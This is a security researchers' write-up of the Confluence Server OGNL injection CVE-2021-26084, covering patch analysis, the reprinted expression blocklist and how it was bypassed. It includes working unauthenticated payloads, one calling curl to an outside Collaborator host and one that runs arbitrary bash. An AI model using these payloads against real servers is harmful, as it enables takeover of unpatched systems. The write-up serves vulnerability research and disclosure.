

Sign in

httpvoid / writeups Public

Notifications Fork 174 Star 1.2k

Code Issues 3 Pull requests Actions Projects Security Insights

writeups / Confluence-RCE.md

rootxharsh Add Confluence RCE ea82809 · 3 years ago

186 lines (98 loc) · 12.1 KB

Preview Code Blame Raw ⌂ ⌄ ⌁ ⌂


CVE-2021-26084 Remote Code Execution on Confluence Servers

We got this vulnerability in our Twitter feed via Matthias's tweet:

Matthias Kaiser
@matthias_kaiser

Really looking forward to details for CVE-2021-26084 (Confluence OGNL RCE). OGNL used to be one of my research hobbies in the past :-)

This looked like a great target for bug bounties as such we started to reverse the patch. So we reversed it and popped a shell.



Analyzing the hot patch


Generally, you'd do a diff between patched and unpatched versions to look for changed files but in this case, Atlassian made it easier by providing a shell script that patched the installation.

While going through the advisory we found that a [hotfix](#) was released by Atlassian for this CVE.

Looking at the shell script it was clear that there were a few `*.vm` files that were modified with a bit of string match and replace which implied the vulnerability should lie somewhere inside them.

We quickly grabbed the unpatched version (7.12.4) of Confluence Server, unzipped and to be just sure that we understood the patch correctly, we created a copy of the confluence server and applied the patch script on that copy.

From the output of the script it was clear that only 3 files were changed for us so we started to look at the first file that was changed, i.e., `<confluence_dir>/confluence/pages/createrpage-entervariables.vm`



The screenshot shows two terminal windows side-by-side, both titled "Ubuntu". The left window displays a git diff output comparing two files: "a/confluence/pages/createpage-entervariables.vm" and "b/confluence/pages/createpage-entervariables.vm". The right window shows the same files. The diff highlights several changes, notably the removal of the "#form_xsrftoken()" method and the addition of a "linkCreation" field. The code snippets below illustrate these changes.

```
+</html>
diff --git a/confluence/pages/createpage-entervariables.vm b/confluence/pages/createpage-entervariables.vm
index 35d927f..1a8bd19 100644
--- a/confluence/pages/createpage-entervariables.vm
+++ b/confluence/pages/createpage-entervariables.vm
@@ -21,9 +21,9 @@
<form name="filltemplateform" method="POST" action="doenterpagevariables.action">
    #form_xsrftoken()
-
-    #tag ("Hidden" "name='queryString'" "value='!queryString'")
+    #tag ("Hidden" "name='queryString'" "value=queryString")
-
-    #tag ("Hidden" "name='templateId'" "value='$pageTemplate.id'")
+    #tag ("Hidden" "name='linkCreation'" "value='$linkCreation'")
-
-    #tag ("Hidden" "name='linkCreation'" "value=linkCreation")
+    #tag ("Hidden" "name='title'" "value=title")
-
-    #tag ("Hidden" "name='parentPageId'" "value=parentPageId")
+    #tag ("Hidden" "name='fromPageId'" "value=fromPageId")
```

Next step was to find the routing of these files which came out to be quite straightforward. We did a recursive grep for `createpage-entervariables.vm` and we found this file `xwork.xml` which seems to contain url patterns (routes) along with the Classes (and methods) where actual implementation exists.



The screenshot shows a terminal window with the command `File: ./confluence-7.12.4/resources/xwork.xml`. The content of the file is displayed, showing XML configuration for actions and results. The file includes sections for "createpage-entervariables" and "doenterpagevariables" actions, each with multiple result types (error, input, success, novariables).

```
1003
1004      <action name="createpage-entervariables" class="com.atlassian.confluence.pages.actions.PageVariablesAction">
1005          <interceptor-ref name="defaultStack"/>
1006          <result name="error" type="velocity">/pages/createpage-entervariables.vm</result>
1007          <result name="input" type="velocity">/pages/createpage-entervariables.vm</result>
1008          <result name="success" type="velocity">/pages/createpage-entervariables.vm</result>
1009          <result name="novariables" type="velocity">/pages/createpage.vm</result>
1010      </action>
1011
1012      <action name="doenterpagevariables" class="com.atlassian.confluence.pages.actions.PageVariablesAction" method="doEnter">
1013          <result name="error" type="velocity">/pages/createpage-entervariables.vm</result>
1014          <result name="input" type="velocity">/pages/createpage-entervariables.vm</result>
1015          <result name="success" type="velocity">/pages/createpage.vm</result>
1016      </action>
```

Here, the value of `name` attribute of an action element corresponds to a path `/<nameValue>.action` and the element contains which template would be rendered as a part of response based on error/success etc.

So for example, simply visiting `/pages/doenterpagevariables.action` should render the velocity template file which was modified i.e. `createpage-entervariables.vm`. Remember that any route that renders this template would cause the vulnerability exist completely unauth regardless of you turning on Sign up feature.

```
File: ./pages/creapage-entervariables.vm

1 <html>
2   <head>
3     #requireResource("confluence.web.resources:page-templates")
4     <title>$action.getText("page.template.wizard")</title>
5   </head>
6
7   <body>
8     #parse ( "/template/includes/actionerrors.vm" )
9     #applyDecorator("root")
10    #decoratorParam("helper" $action.helper)
11    #decoratorParam("context" "space-pages")
12    #decoratorParam("mode" "create-page")
13
14    <div class="padded">
15      <div class="steptitle" style="margin-top: 10px">$action.getText('pagevariables.step2')</div>
16      <p>$action.getText('text.pagevariables.step2.instructions')</p>
17
18      <div class="smallfont view-template">
19        <div class="wiki-content">$action.renderedTemplateContent</div>
20      </div>
21
22      <form name="filltemplateform" method="POST" action="doenterpagevariables.action">
23        #form_xsrftoken()
24        #tag ("Hidden" "name='queryString'" "value='$!queryString'")
25        #tag ("Hidden" "name='templateId'" "value='$pageTemplate.id'")
26        #tag ("Hidden" "name='linkCreation'" "value='$linkCreation'")
27        #tag ("Hidden" "name='title'" "value=title")
28        #tag ("Hidden" "name='parentPageId'" "value=parentPageId")
29        #tag ("Hidden" "name='fromPageId'" "value=fromPageId")
30        #tag ("Hidden" "name='spaceKey'" "value=spaceKey")
31
32        <div class="aui-toolbar2" role="toolbar">
33          <div class="aui-toolbar2-inner">
```

We can see how the velocity template was rendered into an HTML page

The screenshot shows the browser's developer tools Network tab. A GET request is made to the URL /pages/doenterpagevariables.action over HTTP/2. The response body contains the rendered Velocity template code, which includes HTML, CSS, and Velocity tags. The Velocity tags are highlighted in yellow, such as `<div class="padded">`, `<div class="steptitle" style="margin-top: 10px">`, and `<form name="filltemplateform" method="POST" action="doenterpagevariables.action">`. The response also includes several hidden input fields with names like `queryString`, `templateId`, `linkCreation`, `title`, `parentPageId`, `fromPageId`, and `spaceKey`.

Instead of directly jumping into the code, we took a blackbox approach and tried input tags name in the template as the parameters and found that the values were actually taken from request parameters and reflected back in the response.

```
#tag ("Hidden" "name='queryString'" "value='$!queryString'")
```

```
...
```

```
#tag ("Hidden" "name='linkCreation'" "value='$linkCreation")
```

Following this change from the hotfix, We added a random parameter in the request and we found that it was echoed in the place of `!queryString`

As we were not familiar with OGNL or Template injection in Velocity before this, we just gave it a shot directly with `#{} %{} ${}` like expressions etc. but neither seemed to work and they echoed in the page as it is.

Then, we thought of trying `queryString` itself as a parameter name and to our surprise it actually worked and the value was again reflected in the `queryString` input tag. But again no dice with expression evaluation.

We tried breaking out quotes and then evaluating expressions like `'+#{3*33}+'` but neither worked.

After playing with `queryString` a little bit, one thing that caught our attention - Upon adding a backslash `\`, the value attribute of the `queryString` input didn't render this time altogether. It seemed like either we were able to break out of the context or there are some kind of escape sequences being rendered. When putting `queryString=\\"\\` we found this time the value appeared as `\` which means it was the latter.

Tried a hex escape sequence like `\x2f` but the value didn't get rendered again, putting `\\\x2f` gave us `\x2f` in the response, we then tried unicode escape sequences, `\u002f` and yes they got normalized to the actual value i.e. `\`.

So, knowing from the velocity template that the input lies inside single quotes, we tried to break it this time with `\u0027` and our suspicion got stronger when the value attribute didn't get reflected again. Trying again with `\u0022` however just gave us `value="""`

After this it was just about balancing the quotes, `queryString=aaaa\u0027%2b\u0027bbb` and as expected this time the value attribute came out to be `value="aaaabb"` which means the context was broken and our input was concatenated.

Next, simply concating it with an OGNL expression like `#{3*333}`, i.e., `queryString=aaaa\u0027%2b#{3*333}%2b\u0027bbb` and here's our unauth OGNL expression evaluation :)

The screenshot shows a browser's developer tools Network tab. A POST request is made to the URL `/pages/doenterpagevariables.action`. The response body contains HTML code with several input fields. One of the input fields has a value containing an OGNL expression: `aaa{999=null}bbb`. The 'INSPECTOR' panel is visible on the right side of the interface.

Bypassing isSafeExpression

Just when we thought it was over and tried to directly execute an expression that would execute a command for us from a previous Confluence template injection. It didn't work!

Taking a step back, It was found that only a handful of variables/objects were accessible.

Example: `#${session}` , `#${attrs}` , etc. worked but we were not able to get our hands on request/response object, not even `#parameters` , neither were we able to set variables which implied there were some checks in place.

We had a look at our Confluence logs and found this

```
2021-08-28 18:58:46,989 WARN [http-nio-8090-exec-7] [opensymphony.webwork.util.SafeExpressionUtil] isSafeExpression Unsafe clause found in ['aaa\u0027+  
#parameters  
+\u0027']  
-- url: /pages/doenterpagevariables.action | traceId: 48eed618309e9cd5 | userName: anonymous | action: doenterpagevariables  
2021-08-28 18:58:51,192 WARN [http-nio-8090-exec-10] [opensymphony.webwork.util.SafeExpressionUtil] isSafeExpression Unsafe clause found in ['aaa\u0027+  
#request  
+\u0027']  
-- url: /pages/doenterpagevariables.action | traceId: cee73d53f38875aa | userName: anonymous | action: doenterpagevariables  
2021-08-28 18:58:59,558 WARN [http-nio-8090-exec-2] [opensymphony.webwork.util.SafeExpressionUtil] isSafeExpression Unsafe clause found in ['\u0027+#request+\u0027']  
-- url: /pages/doenterpagevariables.action | traceId: ab77f5c2ca615b45 | userName: anonymous | action: doenterpagevariables  
2021-08-28 18:59:02,325 WARN [http-nio-8090-exec-4] [opensymphony.webwork.util.SafeExpressionUtil] isSafeExpression Unsafe clause found in ['aaa\u0027+  
#parameters  
+\u0027']
```

`isSafeExpression` method was being called before evaluating our OGNL expression which basically compiled our OGNL expression and looked if some malicious properties/methods were being called inside it.

```
> bat SafeExpressionUtil.java -r 13:44
File: SafeExpressionUtil.java

13  public class SafeExpressionUtil {
14      private static final Set SAFE_EXPRESSIONS_CACHE = Collections.newSetFromMap(new ConcurrentHashMap());
15      private static final Set UNSAFE_METHOD_NAMES;
16      private static final Set UNSAFE_NODE_TYPES;
17      private static final Set UNSAFE_PROPERTY_NAMES;
18      private static final Set UNSAFE_VARIABLE_NAMES;
19      private static final Log log = LogFactory.getLog(SafeExpressionUtil.class);
20
21      static {
22          Set set = new HashSet();
23          set.add("ognl.ASTStaticMethod");
24          set.add("ognl.ASTStaticField");
25          set.add("ognl.ASTCtor");
26          set.add("ognl.ASTAssign");
27          UNSAFE_NODE_TYPES = Collections.unmodifiableSet(set);
28          Set set2 = new HashSet();
29          set2.add("class");
30          set2.add("classLoader");
31          UNSAFE_PROPERTY_NAMES = Collections.unmodifiableSet(set2);
32          Set set3 = new HashSet();
33          set3.add("getClass");
34          set3.add("getClassLoader");
35          UNSAFE_METHOD_NAMES = Collections.unmodifiableSet(set3);
36          Set set4 = new HashSet();
37          set4.add("#_memberAccess");
38          set4.add("#context");
39          set4.add("#request");
40          set4.add("#parameters");
41          set4.add("#session");
42          set4.add("#application");
43          UNSAFE_VARIABLE_NAMES = Collections.unmodifiableSet(set4);
44      }
}
```

Malicious variables, properties, node types and methods etc. are hardcoded in this static block which makes sense why #parameters #request didn't work for us

```
> bat SafeExpressionUtil.java -r 46:60
File: SafeExpressionUtil.java

46  public static boolean isSafeExpression(String expression) {
47      if (!SAFE_EXPRESSIONS_CACHE.contains(expression)) {
48          try {
49              Object parsedExpression = OgnlUtil.compile(expression);
50              if (parsedExpression instanceof Node) {
51                  if (containsUnsafeExpression((Node) parsedExpression)) {
52                      log.warn("Unsafe clause found in [" + expression + "]");
53                  } else {
54                      SAFE_EXPRESSIONS_CACHE.add(expression);
55                  }
56              }
57          } catch (OgnlException ex) {
58              log.debug("Cannot verify safety of OGNL expression", ex);
59          }
60      }
}
```

Compiles OGNL Expression and calls containsUnsafeExpression(..)

```
> bat SafeExpressionUtil.java -r 64:
File: SafeExpressionUtil.java

64     private static boolean containsUnsafeExpression(Node node) {
65         String nodeClassName = node.getClass().getName();
66         if (UNSAFE_NODE_TYPES.contains(nodeClassName)) {
67             return true;
68         }
69         if ("ognl.ASTProperty".equals(nodeClassName) && UNSAFE_PROPERTY_NAMES.contains(node.toString())) {
70             return true;
71         }
72         if ("ognl.ASTMethod".equals(nodeClassName) && UNSAFE_METHOD_NAMES.contains(node.toString())) {
73             return true;
74         }
75         if ("ognl.ASTVarRef".equals(nodeClassName) && UNSAFE_VARIABLE_NAMES.contains(node.toString())) {
76             return true;
77         }
78         for (int i = 0; i < node.jjtGetNumChildren(); i++) {
79             Node childNode = node.jjtGetChild(i);
80             if (childNode != null && containsUnsafeExpression(childNode)) {
81                 return true;
82             }
83         }
84     }
85     return false;
86 }
```

Checks on the AST Node tree of our parsed expression for the hardcoded blacklisting

As we can see the `getClass()` method is also blacklisted Since, `".getClass()"` is the most commonly used way to get an instance of a class and perform Java reflection to execute commands.

We googled a bit and found this from [Orange](#) himself that we could also access `class` property using Array accessors instead of `getClass` method or `.class` property.

Payload would be - `queryString=aaa\u0027%2b#{\u0022\u0022[\u0022class\u0022]}%2b\u0027bbb`

which decodes to - `queryString=aaa'#+__["class"]}+bbb`

The screenshot shows a browser developer tools Network tab. The Request section shows a POST request to `/pages/doenterpagevariables.action` with various headers and a payload. The Response section shows the resulting HTML page. The payload in the request is highlighted in orange: `queryString=aaa\u0027%2b#{\u0022\u0022[\u0022class\u0022]}%2b\u0027bbb`. In the response, this payload is reflected in the HTML code, specifically in a form input field with name="queryString" and value="aaa"class java.lang.String=null>bbb". The rest of the page content is standard Confluence template variables and form fields.

After that it was just as straightforward as it could be, we got an instance of `java.lang.Runtime` class, invoked `getRuntime()` and finally called the `exec` method to obtain our much needed command execution.

Payload - `queryString=aaa\u0027%2b#`

```
{\u0022\u0022[\u0022class\u0022].forName(\u0022java.lang.Runtime\u0022).getMethod(\u0022getRuntime\u0022,null).invoke(null,null).exec(\u0022curl <instance>.burpcollaborator.net\u0022)}%2b\u0027
```

Which decodes to -

```
queryString=aaa' +  
#{  
  
""["class"].forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,  
}  
+'  
+
```

```
#tag ( "Hidden" name="queryString" value="'" +#{""["class"].forName("java.lang.Rui
```

Bonus - Better Payload

Though we got the code execution, there was a limitation on how the command is ran. The limitation is with `java.lang.Runtime.getRuntime().exec("String Command")` itself. Due to which we could not use redirections (`< >`) or Bash expansions like `$()` or ```` or even operators like `;; |, &&, etc.`

To circumvent this we could have used overloaded exec method which takes array as an argument.

```
java.lang.Runtime.getRuntime().exec(new String[]{"/bin/bash","-c", "any linux command  
here"})
```

But unfortunately `isSafeExpression` gets triggered with the usage of `new String[]`. We spent a good amount of time creating java arrays with the help of Reflections API but no luck with this as well.

Finally we came across this elegant solution which make use of `javax.script.ScriptEngineManager` to execute java code in javascript syntax. More on this at [Beans Validation RCE by @pwntester](#)

Final payload with shell features:

```
queryString=aaa\u0027%2b#  
{\u0022\u0022[\u0022class\u0022].forName(\u0022javax.script.ScriptEngineManager\u0022).ne  
wInstance().getEngineByName(\u0022js\u0022).eval(\u0022var x=new
```

```
java.lang.ProcessBuilder;x.command([\u0027/bin/bash\u0027,\u0027-c\u0027,\u0027.\$cmd.\'\u0027]);x.start()\u0022)}%2b\u0027
```

Which gets decoded to -

```
queryString=aaa' +  
#{  
""["class"].forName("javax.script.ScriptEngineManager").newInstance().getEngineByName('jav  
}  
+'  
+
```

The screenshot shows the Burp Suite interface. On the left, the 'Burp Collaborator client' window displays a payload: `queryString=aaa' +#{""["class"].forName("javax.script.ScriptEngineManager").newInstance().getEngineByName('jav')+'}`. Below this, the 'Network' tab shows three captured requests:

#	Time	Type	Payload
1	2021-Aug-28 21:52:06 UTC	DNS	c8l0b4b2zvdm0dbovnolqdm02f85wu
2	2021-Aug-28 21:52:06 UTC	HTTP	c8l0b4b2zvdm0dbovnolqdm02f85wu
3	2021-Aug-28 21:52:06 UTC	DNS	c8l0b4b2zvdm0dbovnolqdm02f85wu

The 'Response' tab on the right shows the decoded payload: `<script type="text/x-template" title="searchResultsGridRow"><tr><td class="search-result-title">{0}</td><td class="search-result-space">{3}</td><td class="search-result-date">{5}</td></tr></script>`. The 'INSPECTOR' panel at the bottom shows the raw request and response.

Bonus - Debugging


Disclaimer - We couldn't determine where exactly the issue lies in code flow but here's our preliminary investigation

To find how the OGNL expressions are parsed in our user input that goes inside the velocity template. We set a breakpoint on `isSafeExpression` to see how the call stack looks like.

From our understanding & debugging we came to this conclusion:



Attributes of `#tag` components within Velocity template are evaluated as OGNL Expressions to convert the template into HTML.

- render method of `AST*` & `AbstractTagDirective` classes are called which inturn calls
 - processTag method of `AbstractTagDirective`, which calls doEndTag
 - And `evaluateParams` is where all name & value attributes are individually tried to be found & eventually parsed as OGNL expressions by method `findValue()` but before that
 - `SafeExpressionUtil.isSafeExpression` is called to check for malicious expression, once expression is considered safe, `OgnlValueStack.findValue(..)` is called again.



- Finally we reach `Object o = expressions.get(expression);` inside `Ognlutil.Compile` method, here expression is our payload After this line is executed our unicode escapes in our input gets decoded and expression gets parsed again. > This unicode decode is probably because of what Matthias [tweeted]

(https://twitter.com/mattias_kaiser/status/1432669762442698753) about being an OGNL thing



- And the call stack returns back, where it becomes the part of Writer object (and eventually part of HTML).

The screenshot shows the IntelliJ IDEA interface with the project 'confluence' open. The file 'AbstractTagDirective.java' is being edited. The code is decompiled from Java bytecode. A specific line of code is highlighted in blue:

```
        if (currentTag instanceof Tag) {
            ((Tag)currentTag).setParent((Tag)currentTag);
            currentTag = null;
        }
    } catch (Exception var15) {
        log.error("Error processing tag: " + var15, var15);
        var15.printStackTrace();
    }
} finally {
    if (currentParent != null) {
        contextAdapter.put((Object)currentParent, currentParent);
    }
    else if (currentTag != null) {
        contextAdapter.put((Object)currentTag, currentTag);
    }
}
```

The code is part of a try-finally block. It handles exceptions and then either sets the parent of the current tag or puts the current tag itself into the context adapter. The variable 'currentTag' is set to null after being processed. The line highlighted in blue is the one where 'currentTag' is set to null.